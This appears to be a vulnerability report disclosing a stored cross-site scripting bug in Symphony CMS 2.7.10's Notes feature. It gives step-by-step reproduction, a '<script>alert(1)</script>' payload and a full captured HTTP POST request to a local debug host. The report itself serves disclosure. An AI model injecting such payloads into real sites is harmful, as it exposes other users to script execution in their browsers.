

```
Description:
XSS vulnerabilities in Symphony CMS 2.7.10 allow remote attackers to inject arbitrary web script or HTML by editing note.

To Reproduce:
Steps to reproduce the behavior:
```

1. Login as an author
2. Go to Notes



3. Feel free to click on a note or just click "Create New"
4. Enter payload in note, then click "Save Changes"

```
<script>alert(1)</script>      //payload
```




```
POST /symphony-2-2.7.10/symphony-2.7.10/symphony/publish/notes/edit/5/ HTTP/1.1
Host: debug:1211
Content-Length: 753
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://debug:1211
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary6TBRXBaIYn9AfOgT
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36 Edg/126.0.0.0
Accept:
```

```
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,/ ;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://debug:1211/symphony-2-2.7.10/symphony-2.7.10/symphony/publish/
notes/edit/5/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6,zh-TW;q=0.5
Cookie: PHPSESSID=bseongd8t6g1itqvc52fou2tbj; _ga=GA1.1.696573224.1717850752;
XDEBUG_SESSION=XDEBUG_ECLIPSE
Connection: close

------WebKitFormBoundary6TBRXBaIYn9AfOgT
Content-Disposition: form-data; name="xsrf"

fJFnBEGMxcD0sfVL2ukTqvZ5fgd1mf
------WebKitFormBoundary6TBRXBaIYn9AfOgT
Content-Disposition: form-data; name="MAX_FILE_SIZE"

5242880
------WebKitFormBoundary6TBRXBaIYn9AfOgT
Content-Disposition: form-data; name="fields[date]"

03/10/2014 7:21 pm
------WebKitFormBoundary6TBRXBaIYn9AfOgT
Content-Disposition: form-data; name="fields[note]"

------WebKitFormBoundary6TBRXBaIYn9AfOgT
Content-Disposition: form-data; name="action[save]"

Save Changes
------WebKitFormBoundary6TBRXBaIYn9AfOgT
Content-Disposition: form-data; name="action[timestamp]"

2024-07-15T19:55:35+08:00
------WebKitFormBoundary6TBRXBaIYn9AfOgT--
```

5. Then go to /index.php, everyone can view it.